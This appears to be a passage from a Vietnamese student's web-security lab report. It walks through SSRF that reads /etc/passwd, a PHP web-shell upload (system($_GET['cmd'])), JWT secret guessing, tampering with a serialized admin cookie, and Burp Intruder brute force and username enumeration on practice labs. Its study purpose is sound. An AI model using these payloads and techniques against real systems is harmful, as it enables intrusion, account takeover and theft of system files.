- Thiếu thông tin điều tra : Không đủ nhật ký làm giảm khả năng phân tích và xác định phạm vi tấn công.
- Giảm tuân thủ quy định : Không đáp ứng yêu cầu của các tiêu chuẩn bảo mật (PCI-DSS, ISO 27001) có thể dẫn đến phạt và mất uy tín.
- Mất dữ liệu và tài sản : Các cuộc tấn công kéo dài không được phát hiện có thể gây thiệt hại lớn.

Khuyến cáo khắc phục

- Ghi nhật ký đầy đủ : Ghi chi tiết mọi hoạt động quan trọng, bao gồm IP, thời gian và hành động.
- Giám sát thời gian thực : Sử dụng SIEM để theo dõi nhật ký và cảnh báo bất thường.
- Tự động hóa cảnh báo : Thiết lập cảnh báo tự động khi phát hiện hoạt động đáng ngờ.
- Lưu trữ lâu dài : Bảo quản nhật ký ít nhất 90 ngày để phục vụ điều tra.
- Kiểm tra định kỳ : Kiểm tra hệ thống ghi nhật ký thường xuyên để phát hiện vấn đề.
- Đào tạo nhân viên : Nâng cao nhận thức về bảo mật và quy trình xử lý sự cố.

Video thực hiện:

<https://youtu.be/l9NtBWq-J2I>

e) Server-Side Request Forgery (SSRF)

Tiêu đề:

- Làm giả yêu cầu phía máy chủ

Mô tả lỗ hổng:


- Lỗ hổng SSRF xảy ra bất cứ khi nào ứng dụng web tìm nạp tài nguyên từ xa mà không xác thực URL do người dùng cung cấp. Nó cho phép kẻ tấn công ép buộc ứng dụng gửi yêu cầu được tạo thủ công đến đích không mong muốn. Ứng dụng web dễ bị tấn công thường sẽ có đặc quyền đọc, ghi hoặc nhập dữ liệu bằng URL.
- Để thực hiện một cuộc tấn công SSRF, kẻ tấn công lạm dụng chức năng trên máy chủ để đọc hoặc cập nhật tài nguyên nội bộ. Sau đó kẻ tấn công có thể buộc ứng dụng gửi yêu cầu truy cập các tài nguyên ngoài ý muốn.

Tóm tắt:

- Server-Side Request Forgery (SSRF) là một lỗ hổng bảo mật cho phép kẻ tấn công lừa máy chủ thực hiện các yêu cầu mạng đến các tài nguyên mà máy chủ có quyền truy cập, nhưng người dùng bên ngoài không được phép truy cập. Điều này có thể bao gồm các hệ thống nội bộ, cơ sở dữ liệu, hoặc các dịch vụ khác mà bình thường chỉ có máy chủ mới có quyền tương tác.

Các bước thực hiện

Bước 1: Quan sát và thông thập thông tin của web challenge:



- Từ đây ta biết được chức năng của web là thực hiện tải một file pdf khi ta nhấp vào hình ảnh một quyển sách.

Bước 2:

- Dùng công cụ Burp Suite mục intercept để kiểm tra nội dung gói tin khi thực hiện tải một file pdf trên web:

```

1 POST /bugs/l8fileDownload_ssrf/FileDownloader.php HTTP/1.1
2 Host: localhost
3 Cookie: csrftoken=
4 ds0uBPfKuwPzMOZAIK78K6ralYbuJ6NjmS5YmUYZa9L1L8uPXq6eOUFQQRv9jfin
5 Content-Length: 46
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
9 Sec-Ch-Ua-Mobile: ?0
10 X-Requested-With: XMLHttpRequest
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
12 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
13 Accept: */*
14 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
15 Origin: https://localhost
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: https://localhost/bugs/l8fileDownload_ssrf/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=1, i
22 Connection: keep-alive
23
24 file=SherlockHolmes.pdf&download=Download+file
  
```

Bước 3:

- Dựa vào nội dung gói tin ta thấy nội dung file tải về phụ thuộc vào trường file=SherlockHolmes.pdf (tên file mà ta sẽ tải xuống). Ta thực hiện thử thay đổi nội dung phần này để thử tải một internal file trên server. Ví dụ như file=/etc/passwd :

Request

Pretty Raw Hex

⟳ ⌂ ⌄ ⌅

```
1 POST /bugs/18fileDownload_ssrf/FileDownloader.php HTTP/1.1
2 Host: localhost
3 Cookie: csrfToken=
4 dsOuBPfKuwPzMOZAIK78K6ralYbuJ6NjmS5YmUYZa9L1L8uPXq6eOUFQQRv9jfin
5 Content-Length: 39
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
9 Sec-Ch-Ua-Mobile: ?0
10 X-Requested-With: XMLHttpRequest
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
12 Accept: */*
13 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
14 Origin: https://localhost
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://localhost/bugs/18fileDownload_ssrf/
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i
21 Connection: keep-alive
22 file=/etc/passwd&download=Download+file
```

Ta thu được nội dung file trả về:

Response

Pretty Raw Hex Render

≡ \n =

```
1 HTTP/1.1 200 OK
2 Date: Fri, 18 Oct 2024 10:50:34 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Content-Description: File Transfer
5 Content-Transfer-Encoding: binary
6 Expires: 0
7 Cache-Control: must-revalidate, post-check=0, pre-check=0
8 Pragma: public
9 Accept-Ranges: bytes
10 Content-Disposition: attachment; filename="passwd"
11 Keep-Alive: timeout=5, max=100
12 Connection: Keep-Alive
13 Content-Type: application/octet-stream
14 Content-Length: 922
15
16 root:x:0:0:root:/root:/bin/bash
17 daemon:x:1:1:daemon:/usr/sbin/nologin
18 bin:x:2:2:bin:/bin:/usr/sbin/nologin
19 sys:x:3:3:sys:/dev:/usr/sbin/nologin
20 sync:x:4:65534:sync:/bin:/bin/sync
21 games:x:5:60:games:/usr/games:/usr/sbin/nologin
22 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
23 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
24 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
25 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
26 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
27 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
28 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
29 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
30 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
31 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
32 gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
33 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
34 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
35
```

Mức độ ảnh hưởng

- Truy cập trái phép vào hệ thống nội bộ : Kẻ tấn công có thể lợi dụng SSRF để truy cập các dịch vụ, tài nguyên nội bộ hoặc các máy chủ khác trong mạng nội bộ mà máy chủ bị tấn công có quyền truy cập.
- Đánh cắp thông tin nhạy cảm : Bằng cách gửi yêu cầu SSRF, tin tức có thể thu thập thông tin nhạy cảm như dữ liệu hệ thống, cơ sở dữ liệu, hoặc thông tin xác thực.
- Tấn công chuỗi : SSRF có thể là bước đệm để tiến hành các tấn công khác như RCE (Remote Code Execution), truy cập tài nguyên hệ thống, hoặc leo thang quyền hạn.
- Lạm dụng tài nguyên mạng : Tin tức có thể sử dụng SSRF để thực hiện các cuộc tấn công từ chối dịch vụ (DoS) trên các dịch vụ khác bằng cách gửi nhiều yêu cầu qua máy chủ bị tấn công.

Khuyến cáo khắc phục

1. Kiểm soát và lọc đầu vào : Thực hiện kiểm tra chặt chẽ dữ liệu đầu vào từ người dùng, không cho phép trực tiếp nhập URL vào hệ thống mà không xác minh.
2. Giới hạn quyền truy cập mạng của máy chủ : Cấu hình máy chủ để hạn chế quyền truy cập mạng đến các tài nguyên nội bộ hoặc bên ngoài mà không cần thiết.
3. Sử dụng danh sách trắng (whitelist) : Chỉ cho phép các yêu cầu được gửi đến các URL hoặc tài nguyên đã được xác định trước và tin cậy.
4. Cấu hình tường lửa ứng dụng web (WAF) : Sử dụng WAF để phát hiện và chặn các yêu cầu bất thường có thể là một phần của cuộc tấn công SSRF.
5. Kiểm tra định kỳ : Thường xuyên kiểm tra hệ thống và ứng dụng để phát hiện và khắc phục các lỗ hổng SSRF.

Video thực hiện:

<https://youtu.be/tII8XSBkWX8>

Bài tập về nhà

1. 14PHP

- Link video: [Youtube](#)

Các bước thực hiện

1. Gửi một file bất kì với tên bất kì
2. Sử dụng burp suite request gửi và đổi tên file thành file .php và nội dung file thành code exploit:

```
<?php system($_GET['cmd']); ?>
```

3. Ghi URL và đổi ghi ở cmd argument thành các lệnh Linux

2. 14JWT_auth

Link video: [Youtube](#)

Các bước thực hiện

1. Đăng nhập bằng tài khoản userXyz@gmail.com:password@123

2. Kiểm tra cookie ở phần jwt

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure	SameSite	Partition	CrossSite	Priority
csrfToken	Gelht5H7xmPvq8SN25dcip75gBWrAjCJYyqpO=	localhost	/	2025-01-10	73			Lax			Medium
jwt	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJt...	localhost	/bugs/	2024-01-10	147	✓					Medium
sessionid	z0kwzpybcllS37xab8klywrmow0fc	localhost	/	2024-01-10	41	✓		Lax			Medium

3. Sử dụng trang jwt.io để có thể chỉnh sửa lại phần email và để nguyên secret để hiện ra hint

PAYLOAD: DATA

```
{  
  "user_email": "userAbc@gmail.com",  
  "OTP": 334075  
}
```

VERIFY SIGNATURE

4. Với hint là 7(AaEeJjSsTtWwZz) ta có thể hiểu là từ các ký tự để tạo thành chuỗi có nghĩa

5. Sau khi kết hợp các kỹ thuật và đoán dựa trên nghĩa, ta tìm được secret là testJWT . Sửa trong Secret và đưa lại vào trang web

The screenshot shows the JJWT tool interface. On the left, under 'Encoded', a long string of characters is displayed. On the right, under 'Decoded', the token is parsed into its components:

- HEADER: ALGORITHM & TOKEN TYPE**: Contains the algorithm "HS256" and type "JWT".
- PAYOUT: DATA**: Contains a JSON object with "user_email": "userAbc@gmail.com" and "OTP": 334075.
- VERIFY SIGNATURE**: Shows the HMACSHA256 verification process using a secret key. A note says "Weak secret!" next to the input field, which contains "test.JWT". There is also an option "secret base64 encoded".

A green checkmark at the bottom left indicates "Signature Verified". A blue button at the bottom right says "SHARE JWT".

6. Nhập OTP bên tab console và thành công đăng nhập bằng email userAbc@gmail.com

3. Special Combo

- Link video: [Youtube](#)

Các bước thực hiện

1. Thực hiện decode Base64 ta thấy rằng cookie của trang web là 1 Serialized object của PHP + 1 chuỗi hash

The screenshot shows the Burp Suite interface. In the Request tab, a GET request to "/bugz/179specialCombo_lab/" is shown. The Response tab displays the following content:

```
You don't have permission to check the logs
Task :
Access the log's
```

The response body contains two parts:

- A serialized PHP object:

```
$x = (object) [ ... ]
```
- A long base64-encoded string:

```
YTo9OntzOjg0NzcvZXRwWm11Iz9pcD9pCzS0B109M9Dc1e9sZ5I77Yto9htzOjg0Nzcvb3M09M9Dc1d1zaXKvci17czoiLoJhZ0phb17Yjwv031929Q22kxYzg1NzUzMoJhMe3NjF1H0RnRwQ2NDzfRfbh-Wm1MjMjQ2Mjg4ZDUyYz1MjY1OT1MjYzTU4NA253B253D
```

The Inspector tab shows the decoded URL encoding of the base64 string. The decoded value is identical to the original string. The Request attributes and Request query parameters sections are empty.

2. Ta thử hash Serialized object PHP này thì thấy rằng chuỗi hash đính kèm là SHA-256

The screenshot shows the "Announcement" section with the message: "collection of browser-based number-crunching utilities. Check it out!". Below is the input field containing the serialized PHP object:

```
a:2:{s:8:"username";s:7:"visitor";s:4:"role";a:2:{s:4:"name";s:7:"visitor";s:5:"admin";b:1;}}
```

Below the input field are several hash generation buttons:

- NTLM: C856102FFA82D40DA24126B92D27EAE8E
- MD4: d6491f4466798c0ac0b5cebbb82a3ea
- MD6-128: a6010b9a547588e7745820469aae89
- MD6-512: 417a0b9b06021101dac5440342c4bc9e8618e32;
- RipeMD-160: 1ebd7892a3684a22771be19b84e5fb05297fec
- RipeMD-320: 410846dc92613a39f12c24114318d5e08b502299;
- SHA3-224: 724c885c424b1913482c724d1a15a3ff885957627
- SHA3-384: d109b50f79a539686284fb3a0b6e0049e4486e
- SHA-224: ca37099688fc19beaea7b7aa087a6476b2698578
- SHA-384: 7ea3e3da22b8aeefbbff9f4ce55668f0e55666f39f;
- CRC16: 284c
- Adler32: 70fd1d89
- MD2: 68d1b463f7d8b71bee4ecd1102319c0
- MD5: f8fb0c9c0011981c01a903c2a8147f11
- MD6-256: daffc776b6022b7108d6a1a35165e1a50516150db5;
- RipeMD-128: 245faba41bc9e6d0143d33c6d4073139
- RipeMD-256: 4924fb9a4cd4bc269c6fa52e592b285a3313fc24;
- SHA1: 7273362b0948230a0fb1b3addc2400a129edc8cf
- SHA3-256: 222d16faa31a775204e459caf281249bc22245a7f;
- SHA3-512: 8ee02d82c81d95a60e80bc7cae0d9a47fd07b9;
- SHA-256: ed891c857e30ba36781e04a2d842330aebb29ec2
- SHA-512: c13265656007b3650acb28a2b52eb4e424fb3325;
- CRC32: e0219eb6
- Whirlpool: cab32a80b24bb2154841f816604e902f35440dca4

At the bottom, there is a note: "Using All Checksums Generator in Cross-browser Testing" and "This all possible checksums generator can be useful if you're doing cross-".

3. Quyền admin trong Serialized object này đang được là 0 nên ta chỉnh sửa nó thành 1 và đưa vào hash SHA-256

The screenshot shows the same "Announcement" section and input field as the previous screenshot. The difference is in the hash output table, where the SHA-256 value has changed due to the modification of the "admin" role.

NTLM	73E51E5551681FE79D122631E4AA536	MD2	d3ee7241db04478ad09c74be18479e3f
MD4	d363fb54a32ceda078347e0829e0b7	MD5	1cdeb18477ca8bede78af67bb1609758
MD6-128	a7d132f3086b5051af967136e3ace38	MD6-256	287d36d9dc618488b807623c02762b569a441do;
MD6-512	e272e795a4d40d0301aa6e792da0094f3dbcd	RipeMD-128	c4466919db27019ad4ffcb8d0ccbef
RipeMD-160	58c5e8659e3521a04990141cc30cf1d7f4aaef07	RipeMD-256	78dc9df93b62e7a9e9e16b170468748481ceb2c1l;
RipeMD-320	90180096968869e5293f72265751bb84c59c07	SHA1	eee8345610527799c3c60ce2b25580001d3def3
SHA3-224	496ba88284e4dd6b1428ca2e6900ccc29c9d344	SHA3-256	9d147c45b28362a036aa11e831d265b41fdee2663;
SHA3-384	1741eb9e802a6f753ce6d5ddf1b7eea3e28b030;	SHA-512	c0a9a2dad369fd7c7948c3c1617583da189b7156;
SHA-224	51206edb69bede71d5acee3ac0cef047a1c69	SHA-256	b467b6901062e8cff03a3aa17e4ff8c5b5440f2/
SHA-384	8a4e1742813e1caa950403252bdcdfa6ec5e735;	SHA-512	56ee04050a9e24e59b6e6a93de6165d46a825fb;
CRC16	d44d	CRC32	589d9f93
Adler32	71011d8a	Whirlpool	6c46e6b72caef9f2c79bbf604156b29b582ee46c8

At the bottom, there is a note: "Using All Checksums Generator in Cross-browser Testing" and "This all possible checksums generator can be useful if you're doing cross-".

4. Thực hiện encode Base64 lại chuỗi mới tạo (Với Serialized Object và chuỗi hash đã chỉnh sửa)

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** base64
- Input:** a:2:{s:8:"username";s:7:"visitor";s:4:"role";a:2:{s:4:"name";s:7:"visitor";s:5:"admin";b:1;}}b462b69010b2e8cfffb3a3aa7e4f8c5b5440f2/e741211a832f1920583eed
- Output:** YToyOntzOjg6InVzzXJuYw11j1z0jzC6InZpc2l0b31i03M6N0icm9sZS17YToyOntzOjQ6Im5hbWUiO3M6NzoidmlzaXRvcii7czoiOihZG1pbii7Yjox0319YjQ2MmI20TAXMGIyZThjZmVmZmI4M2EzYME3MwUZjhjMWI1NDQwZjI3ZTC0MTIxMw4MZIxZjkyMDU4MkV17A==

At the bottom, there is a note: "Last build: 2 months ago - Version 10 is here! Read about the new features [here](#)" and "Options > About / Support ?".

5. Thay cookie mới vào ta xem được log và hoàn thành bài lab

The screenshot shows the Burp Suite interface with a captured request to 'https://localhost/?SecretCookie_Lab'. The response is a 'Welcome Administrator' page. The 'Access Log' tab shows numerous requests from the same IP address over a short period, indicating a successful exploit or a Denial of Service attack.

4. Image Downloader - SSRF

- Link video: [Youtube](#)

Các bước thực hiện

- Vào trang và gửi link của một hình bất kì

Enter Image URL

Task
Get Content of secret.php by exploiting SSRF
Hint: ./secret/superSecret.php

- Dùng burp suite để chặn request và thay đổi link thành đường dẫn của file bí mật. Sau nhiều lần thử nghiệm thì web sử dụng Apache nên khả năng web đang xuất hiện trong đường dẫn /var/www/html, kết hợp với đường dẫn của trang và hint thì ta có

file:///var/www/html/bugs/19imageDownloader_ssrf/secret/superSecret.php

5. Password brute force via password change

- Link video: [Youtube](#)

Các bước thực hiện

- Thực hiện đăng nhập vào trang bằng tài khoản đã cho, ta có trang đổi mật khẩu như tên đề bài

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- Nếu đổi đúng Password (nhập đúng Password cũ và Password mới) ta được giao diện sau

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- Nếu như ta nhập sai Password mà New password và Current new password giống nhau ta sẽ bị logout khỏi giao diện đổi Password và tạm thời bị block khoảng 1 phút
- Nếu đổi mật khẩu với Password được nhập đúng nhưng New password và Current new password không match thì nó sẽ hiện thông báo dưới đây

New passwords do not match
Your username is: wiener

Email

Update email

Current password

New password

Confirm new password

Change password

5. Tuy nhiên, nếu như New password và Current new password khác nhau mà nhập sai Password nó sẽ không logout chúng ta khỏi trang đổi mật khẩu, và có vẻ như gói tin gửi đi có parameter username có thể sửa được, ta sẽ lợi dụng điều này để bruteforce tài khoản của user Carlos với list mật khẩu trong đê bài bằng Burp Intruder

Target: https://0a5600e904d787cf80b9bc5009d0072.web-security-academy.net

Request

```

POST /my-account/change-password HTTP/2
Host: https://0a5600e904d787cf80b9bc5009d0072.web-security-academy.net
Cookie: session=irYNeNovJCT7Xdo4eHtUgjOPe42dNnp; session=NbscMXSPBxIpAry560BQy0J7Tns
Content-Length: 82
Cache-Control: age=0
Sec-Ch-Ua: "Chromium";v="129", "Not=ABrand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6686.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Dest: document
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a5600e904d787cf80b9bc5009d0072.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=wiener&current_password=peter&new_password-1=peter1&new_password-2=peter2

```

Response

WebSecurity Academy

Password brute-force via password change

My Account

Current password is incorrect
Your username is: wiener

Update email

Current password

6.

- Thực hiện bruteforce tài khoản user Carlos với Intruder (biến thay đổi là Password)

Target: <https://0x5600e904d787cf809cb5009d0072.web-security-academy.net>

```

1 POST /my-account/change-password HTTP/2
2 Host: 0x5600e904d787cf809cb5009d0072.web-security-academy.net
3 Cookie: session=1YD0hpJCT77Xdo4s9tGjOpA420hp; session=N0sCHXSPBxSp1; Ary560BQy0JTnse
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="129", "Not-A-Brand";v="0"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept: */*
10 Accept-Encoding: gzip, deflate, br
11 Origin: https://0x5600e904d787cf809cb5009d0072.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 Referer: https://0x5600e904d787cf809cb5009d0072.web-security-academy.net
14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
15 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Dest: document
19 Referer: https://0x5600e904d787cf809cb5009d0072.web-security-academy.net/my-account/change-password
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 username=Carlos&current_password=@test$&new_password=lepetr26&new_password_2=peter3

```

1 payload position

Event log (2) All issues Length: 1151

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- Payload:**

Payload sets

Payload set: 1 Payload count: 100

Payload type: Simple list Request count: 100

Payload settings [Simple list]

Paste: 123456
Load...
Remove
Clear
Duplicate
Add
Add from list... [Pro version only]

Payload processing

Add
Edit
Remove
Up
Down
Rule

Event log (2) All issues

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- Để tiện cho việc tìm kiếm thì chúng ta sẽ thêm 1 filter là "New passwords do not match", nếu như bằng 0 thì đó là mật khẩu đúng

Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Attack results

These settings control what information is captured in attack results.

Store requests
 Store responses
 Make unmodified baseline request
 Use denial-of-service mode (no results)
 Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste: New passwords do not match
Load...
Remove
Clear
Add: New passwords do not match

Match type: Simple string
 Regex
 Case sensitive match
 Exclude HTTP headers

Event log (2) All issues

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

8. Sau bruteforce, ta tìm được "ranger" là Password

The screenshot shows the 'Intruder attack' interface in Kali Linux. A table displays the results of a password attack against the URL <https://0a5600e904d787cf80b9cbc5009d0072.web-security-academy.net>. The table has columns: Request, Payload, Status code, Response received, Error, Timeout, Length, Current password is..., and Comment. The 'Payload' column shows various password guesses like 'ranger', '123456', 'password', etc. The 'Status code' and 'Response received' columns show mostly 200 and 401 errors. The 'Length' column shows values like 486, 469, 295, etc. The 'Current password is...' column shows 'ranger' for the last few rows. The 'Comment' column shows '1' for most entries.

Request	Payload	Status code	Response received	Error	Timeout	Length	Current password is...	Comment
53	ranger	200	486			4010		
0		200	469			4013		1
1	123456	200	295			4013		1
2	password	200	471			4013		1
3	12345678	200	471			4013		1
4	qerty	200	469			4013		1
5	123456789	200	474			4013		1
6	12345	200	475			4013		1
7	1234	200	471			4013		1
8	1234567890	200	471			4013		1
9	1234567	200	473			4013		1
10	dragon	200	472			4013		1
11	123t23	200	474			4013		1

9. Sử dụng Password mới tìm được ta đăng nhập thành công và hoàn thành bài lab

The screenshot shows the 'My Account' page from the WebSecurity Academy. The URL is <https://0a5600e904d787cf80b9cbc5009d0072.web-security-academy.net/my-account?id=carlos>. The page title is 'WebSecurity Academy' and the sub-section is 'Password brute-force via password change'. A green button indicates the task is 'Solved'. A message at the top says 'Congratulations, you solved the lab!'. Below it, there's a form for updating email and password. At the bottom, there are links for 'Share your skills!', 'Continue learning >', 'Home', 'My account', and 'Log out'.

6. Username enumeration via different responses

- Link video: [Youtube](#)

Các bước thực hiện

1.

- Để tìm ra username hợp lệ thì chúng ta có thể thử bruteforce list username với 1 password nào đó, nếu như bruteforce ra đúng thì nó sẽ báo là Password sai

- Thực hiện Burp Intruder với payload dựa trên ý tưởng trên, ta có nhu sau:

The screenshot shows the Burp Suite interface with the "Intruder" tab selected. A payload set named "1" is defined, containing a single "Simple list" payload type with a count of 101. The payload itself is a complex string of characters, including a base64 encoded file (likely a shell) and various HTTP headers and parameters. The "Payload positions" section shows the target URL: <https://0a6d00f50442961783148961003d005d.web-security-academy.net>. The "Payload type" is set to "Sniper". The "Start attack" button is visible at the top right.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attacktype defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 101
Payload type: Simple list Request count: 101

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

- carlos
- root
- admin
- test
- password
- Clear
- Deduplicate

Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

- Vì khi login bằng Username invalid, ta có thông báo "Invalid username" nên ta có thể lấy đây làm filter để tìm ra Username đúng nhanh hơn

kali-linux-2024.1-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | 12:08

Username enumeration > +

https://0a6d00f50442961783148961003d005d.web-security-academy.net/login

WebSecurity Academy Username enumeration via different responses Back to lab description >

LAB Not solved

Login


Invalid username

Username

Password

